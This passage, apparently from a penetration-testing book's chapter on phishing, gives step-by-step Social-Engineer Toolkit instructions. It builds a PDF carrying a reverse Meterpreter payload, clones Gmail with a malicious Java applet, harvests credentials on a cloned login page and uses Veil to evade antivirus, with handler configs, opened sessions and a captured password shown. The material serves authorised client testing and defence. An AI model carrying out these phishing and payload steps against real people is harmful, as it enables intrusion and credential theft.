You register your domain and can almost instantly start setting multiple mailboxes up for whatever pretext suits you best. You can set each account up with an HTML signature that matches the target organization, which only adds legitimacy. In fact, I would venture to say that most people probably only look at that to judge that the e-mail came from an internal contact. It's like a uniform for the electronic age!

Wouldn't it be a good idea to block any domain that contains your company's name? Even if you don't own the domain itself? Food for thought.

The SET

As we briefly touched upon earlier, SET is a fantastic framework for social engineering and will really help to take the legwork out of your engagements. What this means to your client is that you can deliver more value in less time. Everybody wins!

So where can we find SET? Assuming you are using Kali Linux, you can either type `se-toolkit` in a command shell or it can be found within the Kali menu at Applications > Kali Linux > Exploitation Tools > Social Engineering Toolkit.

Assuming nothing has exploded by this point, you should be seeing something similar to [Figure 9.5](#).

SET is all menu driven, which makes it very easy to get to grips with. I would start by hitting “5” and waiting for any updates to complete before moving on.


Spear phishing attack vector

The spear phishing vector is a really slick, automated way to create and deliver malicious files to a chosen target. SET contains the functionality to do all of the legwork, including sending the e-mails. Next is to create the payload and use SET to log into the Google Apps GMAIL account and send the e-mail.

If this is going to be done regularly, it may well be worth setting up templates and using SET to deliver any malicious e-mails

So, if you are now looking at the SET main page, choose option 1 for Spear Phishing Attack Vector and then option 2 to create a FileFormat Payload.

At this point, you are presented with a sizeable list of options. If you know enough about the target's internal systems, you would be better off selecting an option that fits the environment. In the case of this example, we will stick to the basics and embed a malicious executable inside a PDF—Option 15 ([Figure 9.6](#)).



```

Terminal
File Edit View Search Terminal Help

.M""b9d `7MM""YMM MMP""MM""YMM
.MI  "Y  MM  `7 P'  MM  `7
`MMb.  MM  d  MM
`YMMNq.  MMmmMM  MM
.  MM  MM  Y  MM
Mb  dM  MM  ,M  MM
P"Ybmnd" .JMMmmmmMMM .JMML.

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 5.3.2 [---]
[---] Codename: 'NextGen Unicorn' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @Dave_ReL1K [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:


1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set>

```

FIGURE 9.5

The SET menu.



```

root@pentest: ~
File Edit View Search Terminal Help

set:phishing>z

Select the file format exploit you want.
The default is the PDF embedded EXE.

***** PAYLOADS *****

1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) Microsoft Windows CreateSizedDISSECTION Stack Buffer Overflow
4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
5) Adobe Flash Player "Button" Remote Code Execution
6) Adobe CoolType SING Table "uniqueName" Overflow
7) Adobe Flash Player "newFunction" Invalid Pointer Use
8) Adobe Collab.collectEmailInfo Buffer Overflow
9) Adobe Collab.getIcon Buffer Overflow
10) Adobe JBIG2decode Memory Corruption Exploit
11) Adobe PDF Embedded EXE Social Engineering (NOIS)
12) Adobe util.printf() Buffer Overflow
13) Custom EXE to VBA (sent via RAR) (RAR required)
14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
15) Adobe PDF Embedded EXE Social Engineering (NOIS)
16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
17) Apple QuickTime PICT PnSize Buffer Overflow
18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
19) Adobe Reader u3D Memory Corruption Vulnerability
20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>

```

FIGURE 9.6

PDF embedded EXE.

Next you will choose to use either your own PDF as a base for the malicious file or the blank template. The choice here will depend upon how clean you would like to get away. It may be that you need a fallback plan in the event that the payload route doesn't work. In this instance, ensure that your PDF has some valid content related to your existing pretext. We will choose the built-in blank PDF for the sake of the demonstration.

At this point, if you are familiar with Metasploit, you will recognize a lot of what is on this page. This is the point at which you choose the type of payload you would like to deploy. You need to think carefully about your target at this point. It is probably worth looking at encrypted payloads to ensure application firewalls and intrusion prevention systems don't ruin your day.

For the sake of the example, we will stick to the reverse Meterpreter payload—Option 2. This payload will connect back to us, assuming the target has outbound connectivity on the port that we define. It is again worth thinking about the types of outbound access a typical client would have, for example, HTTP on TCP/80 or HTTPS on TCP/443, as we are going to define this next.

Enter your IP address when prompted and the port you would like to listen on. We will choose TCP/443 as it is more likely to be allowed outbound than TCP/22 (SSH) for example.

At this point you can choose to rename the file if you like. Again, make it fit your pretext if you have one!

Now you should see the SET mass e-mail screen, which is where we set up who is going to receive our payload.

Choose option 1—E-mail Attack Single E-mail Address

Choose option 2—One-Time Use E-mail template—You can now type up your own e-mail content

Choose option 1—Use a GMAIL account for your e-mail attack

Standard GMAIL Accounts will scan PDFs so you are likely to be stopped at this point. The Google Apps business accounts are less restrictive.

Now you will be prompted to enter your GMAIL account and password, or if you chose another SMTP server the details of that.

The e-mail will be sent and now you are prompted to set up a Metasploit listener. Again, SET will handle this for you based on the details you provided for the malicious PDF! [Figure 9.7](#) shows the listener being established.

At this point, it's a waiting game. It won't be known, if the payload got through all the layers of defensive technologies until a session is established within Metasploit. What does it look like?

```
[*] Sending stage (751104 bytes) to 10.10.200.56
[*] Meterpreter session 2 opened (10.10.200.26:443 ->
10.10.200.56:1062) at 2013-09-04 16:32:08 +0100
```

```

root@pentest: ~
File Edit View Search Terminal Help

#####
# # ## # # ##
#####
## ## ## ##
      http://metasploit.pro

Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

=[ metasploit v4.7.0-2013082802 [core:4.7 api:1.0]
+ -- ==[ 1161 exploits - 641 auxiliary - 180 post
+ -- ==[ 310 payloads - 30 encoders - 8 nops

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use exploit/multi/handler
resource (/root/.set/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.255.254
LHOST => 192.168.255.254
resource (/root/.set/meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set/meta_config)> set ENCODING shikata_ga_nai
ENCODING => shikata_ga_nai
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 192.168.255.254:443
[*] Starting the payload handler...

msf exploit(handler) >

```

FIGURE 9.7

Payload handler.

At this point you can run all the usual post modules or attempt privilege escalation if needed. I would probably start with “hashdump” to get the local account hashes for offline cracking. I would then use incognito to check for domain impersonation tokens. For information about post exploitation work, check out the excellent “Metasploit: A Penetration Tester’s Guide,” ISBN-10: 159327288X.

There are other ways to go about achieving the same results here. Create a payload using Metasploit and deliver it using the mail client of choice. The important thing is that the payload gets to its target(s).

Does this approach really work?

Everything written is tempered with some real-world opinions, because at the end of the day, this is a practical guide. Whatever we talk about needs to work. The long and the short of it is that these kinds of attacks absolutely are getting harder to pull off. There are now a multitude of different technologies that can be implemented to mitigate the risk of e-mail borne nasties and awareness is on the increase too. That being said, we still see a reasonable level of success. It is

certainly still a worthwhile exercise. My recommendation to you would be to look at various encoders, packers, and encryptors to try and get a payload around these defenses. A good place to start is to have a look at the Veil framework. This toolset allows for the creation of payloads that will typically bypass most antivirus solutions out there but still maintains compatibility with Metasploit. Check out Christopher Truncer's web site for more information—<https://www.christophertruncer.com/veil-a-payload-generator-to-bypass-antivirus/>.

Let's move on and take a look at an alternative to directly sending malicious payloads!

Malicious Java applets

Java seems to have been in the security related news media every week for as long as I can remember, unfortunately not for the right reasons. It is installed on billions of devices worldwide, including client workstations, servers, and infrastructure devices.

Several high-profile hacks targeting Java software have been noted in recent times. Microsoft, Apple, and Facebook are among the victims.

You can read more about these hacks at the following links:

<http://blogs.technet.com/b/msrc/archive/2013/02/22/recent-cyberattacks.aspx>
<https://www.facebook.com/notes/facebook-security/protecting-people-on-facebook/10151249208250766>
<http://www.bbc.co.uk/news/technology-21519856>

This type of attack targets client-side software in a bid to avoid perimeter security systems and it works!

Given that attacks of this type are being performed in the real world, they make fantastic practical assessments for our clients too. So you may be thinking that this will be exceptionally complex to set up, and that it would be too time consuming to be practical during short tests. The reality is quite different. The SET provides us with this functionality in an easy to use package. Here is how it works.

You host a cloned or customized web site on your public facing servers. This could be a direct clone of the target corporations web site or remote access portal. The web site will have a malicious Java applet embedded into it by SET. This payload will provide a Meterpreter shell on any vulnerable system as the user accepts the Java applet.

Let's walk through it just to prove how straightforward this attack is.

Assuming you have SET already open and follow these steps:

Select Option 2—Web site Attack Vectors
 Select Option 1—Java Applet Attack Method
 Select Option 2—Site Cloner

At this point you will be asked if you are using NAT or Port Forwarding. In other words are you behind a router or a firewall? The reason it asks this is that it needs to ensure that the reverse listener is set to the right IP address in the payload. If you don't set this correctly, your victim will end up connecting back to your private IP address and your payload will never leave the target network. For the sake of our exercise, we will choose no.

Set an IP address for the reverse connection. This will likely be your Kali Linux or BackTrack IP address.

Enter a site to clone—I'm going with GMAIL for this exercise.

At this point we are promoted to choose payloads once again.

Select Option 2—Windows Reverse_TCP Meterpreter.

Select Option 4Backdoored Executable.

Select a port for the listener—Stick with the default for now, TCP/443.

At this point, SET will launch Metasploit and automatically bring up various listeners and handlers. All you need to do now is get somebody to click your link, so how do we go about doing that? I usually go with using a fake domain and ensuring that my pretext is believable. It may be that you impersonate a member of the support team and ask somebody to verify that their credentials still work for the VPN or Outlook Web Access.

Whichever con you choose, remember that you can change the text that is displayed instead of the actual URL. Take a look at [Figure 9.8](#).

The link owa.offensivesite.com is actually a link to <http://192.168.1.153> in this instance, which is my lab machine. This is where the importance of hover-overs cannot be underestimated!

In Google Apps you can do this by clicking the little link Icon, which is a picture of a chain. You can put whatever value you like in the “Text to Display” box, and this is what will show up when your victim receives the e-mail. So what happens when your target browses the web site? Check out [Figure 9.9](#).


As you can see, the user still has to click to run the Java applet, so there is still a hurdle that we need to get over. It only takes one of your targets to be careless though and you are home and dry.

```
[*] Sending encoded stage (751134 bytes) to 192.168.1.89
[*] Meterpreter session 1 opened (192.168.1.153:443 ->
192.168.1.89:1302) at 2013-09-05 20:32:08 +0100
```



FIGURE 9.8

Malicious hyperlink.

**FIGURE 9.9**

Malicious applet.

One of the useful aspects of this attack is that even if the payload doesn't come off, each click is still recorded in the Metasploit console. From a technological point of view, the estate might currently look secure, but the users are still clicking on malicious links. It would only take a single Zero Day vulnerability to compromise those systems.

So now we have covered a couple of different ways to get a shell during phishing attacks; let's have a look at credential harvesting using cloned sites.

Using cloned web sites to harvest credentials

This is definitely a favorite attack type when it comes to social engineering engagements. There is absolutely nothing more exciting than waiting for the first target to start entering his username and password. It is known for social engineering teams to be found huddled around the monitor excitedly waiting for the results to flash up. Creating cloned sites for harvesting credentials is something that has been in the public eye of late. The Syrian Electronic Army appears to have adopted it as their attack vector of choice and have so far compromised several high-profile targets. They typically appear to clone Outlook Web Access pages belonging to their target organization and then used a variety of ways to con the target into logging into it. To be honest, some of their attack methods have been basic to say the least, yet have still granted them access to the Twitter accounts of some really high-profile targets. This is, literally, a single link in an e-mail with no explanation, no build up, and very little plausibility. What made

```

root@pentest: ~
File Edit View Search Terminal Help

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compro

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload
ated by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an
oad.

The Credential Harvester method will utilize web cloning of a web- site that has a username and p
ormation posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to s

The Web-Jacking Attack method was introduced by white_sheep, Emgent and the Back|Track team. This
to make the highlighted URL link to appear legitimate however when clicked a window pops up then
. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For exampl
etasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Create or import a CodeSigning Certificate

99) Return to Main Menu

set:webattack-

```

FIGURE 9.10

Credential Harvester Attack Method—Option 3.

the e-mails seem plausible was that a lot of them originated from already compromised accounts within the same domain. It just goes to show that even e-mails from people you know can't be trusted!

The fact that these kinds of attacks are so prevalent in the real world makes them a great practical assessment for a social engineering engagement.

So, how do we go about cloning a web site with a login form? Well, up steps The SET once again. When I show you how easy these guys have made it, you will understand why it is such a popular attack. It also does not rely on malicious files of any type, which means you are not likely to get hamstrung by security devices or software.

Once again, launch SET and choose Option 2—Web site Attack Vectors.

Next choose the Credential Harvester Attack Method—Option 3 (Figure 9.10).

At this point, you are asked for your IP address and a site to clone. We will once again choose www.gmail.com.

Again, the link has to be delivered in a way that makes it more likely to be clicked upon, such as the good example given in the “Malicious Java Applets” section.

The SET console will display any credentials as they are entered. It will then redirect the victim to the actual GMAIL site and let him know that he mistyped his credentials. Hopefully, they will not notice and the attack will fly under the radar.

As can be seen in Figure 9.11, Bob's GMAIL password is successfully captured. This attack would be more relevant if it was aimed at the client's VPN

```

root@pentest: ~
File Edit View Search Terminal Help
PARAM: rm=false
PARAM: dsh=-8532403444141942719
PARAM: tmp1=default
PARAM: scc=1
PARAM: GALX=1eZCnEJ90qI
PARAM: pstMsg=0
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
PARAM: timeStamp=
PARAM: secTok=
PARAM: _utf8=0
PARAM: bgresponse=!A0LydPyeFXdFw0RDG57E9XPUzAoAcWYobzQQ9gCYgdLawu_dpiVZPk3o4ZTRC
KfbpiYJxKRM7P6IIgRF01tHKA_DAAUxhqb6mz3ANZrCV42-x1lCf-Fc01b7gmAe3CNj1QTinn_-bq3fC
qrbMQqYwZmiTAMhgIWJaSdNcPW21mwHKL5tYD9RKgAKfEcLQ7e2o78spA
POSSIBLE USERNAME FIELD FOUND: Email=bob@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=Password1
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
PARAM: rmShown=1
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

```

FIGURE 9.11

Captured credentials.

logon portal or Outlook Web Access. What to do with these credentials depends largely on the scope for the engagement. The consultant may turn up on-site and use them to log into a desktop or may use them to log directly into a VPN portal. In either case, it is a highly effective method of testing that will highlight weaknesses in policies and procedures. Both of which can, hopefully, be addressed by the client.

Is all of this really social engineering?

This is a question that I constantly ask myself when we bring new tools into our assessments. In many cases, you will be performing a blended assessment that covers both social engineering and penetration testing. In this case, everything that we have discussed certainly fits the bill. My feeling on the matter is that an attacker is not going to tie one hand behind his back and just hack away. They are going to use whatever tools are at their disposal, be they traditional social engineering and manipulation tactics or more toward the hacking side of things.

For me, it depends how you deliver the e-mail, and what you include in it, as to whether it truly could be classed as social engineering. Are you using elements of human influence? Is there a pretext involved? There is a very strong chance that the answer to these questions is yes, and you may not even realize it.




FIGURE 9.12

Example e-mail.

Some elements of social engineering just come very naturally to us. Going through the thought process of “*what would make me click this link?*” can often do just enough to get the result without ever having to overthink it.

Here is a look at an example to finish off the chapter (Figure 9.12)!

The e-mail here is obviously not real but is based on something that the clients are shown during the debrief portion of the assessment. It’s funny just how many traditional social engineering concepts and tricks are involved in an e-mail attack, just in a different setting and delivered by a different medium. Again, this was another example of a very simple phishing attack. It’s no surprise that the link did not go to Facebook!

SUMMARY

In this chapter, all the facets of phishing attacks were explained, commencing with some real-world examples, some excellent, and some not so much.

We then moved on to the art of intelligence gathering by using e-mails as a reconnaissance tool. We looked at the types of information that could be recovered during this simple exercise, and how we could use them to form further attacks. The usefulness of out-of-office replies was highlighted due to the vast amount of information that is often contained in them. This included further

internal contact information, e-mail signatures, and time frames for the absence of the target.

We then took a look at some plausible scenarios for this kind of intelligence gathering. Basically, these were e-mails that could be sent without fear of triggering any alarms.

An attack related topic wouldn't have been complete without some defensive ideas, so we briefly touched upon some concepts that could help in this ever-changing landscape.

We moved onto the topic of performing our own attacks, starting with a discussion around e-mail spoofing versus fake domain names. We then looked at the main types of attack, including credential harvest and payload delivery via various means.

To round the chapter up, we take a look at a typical phishing e-mail and identified how traditional social engineering skills fit into them.

Next we will look at the telephone attack vector in the next chapter.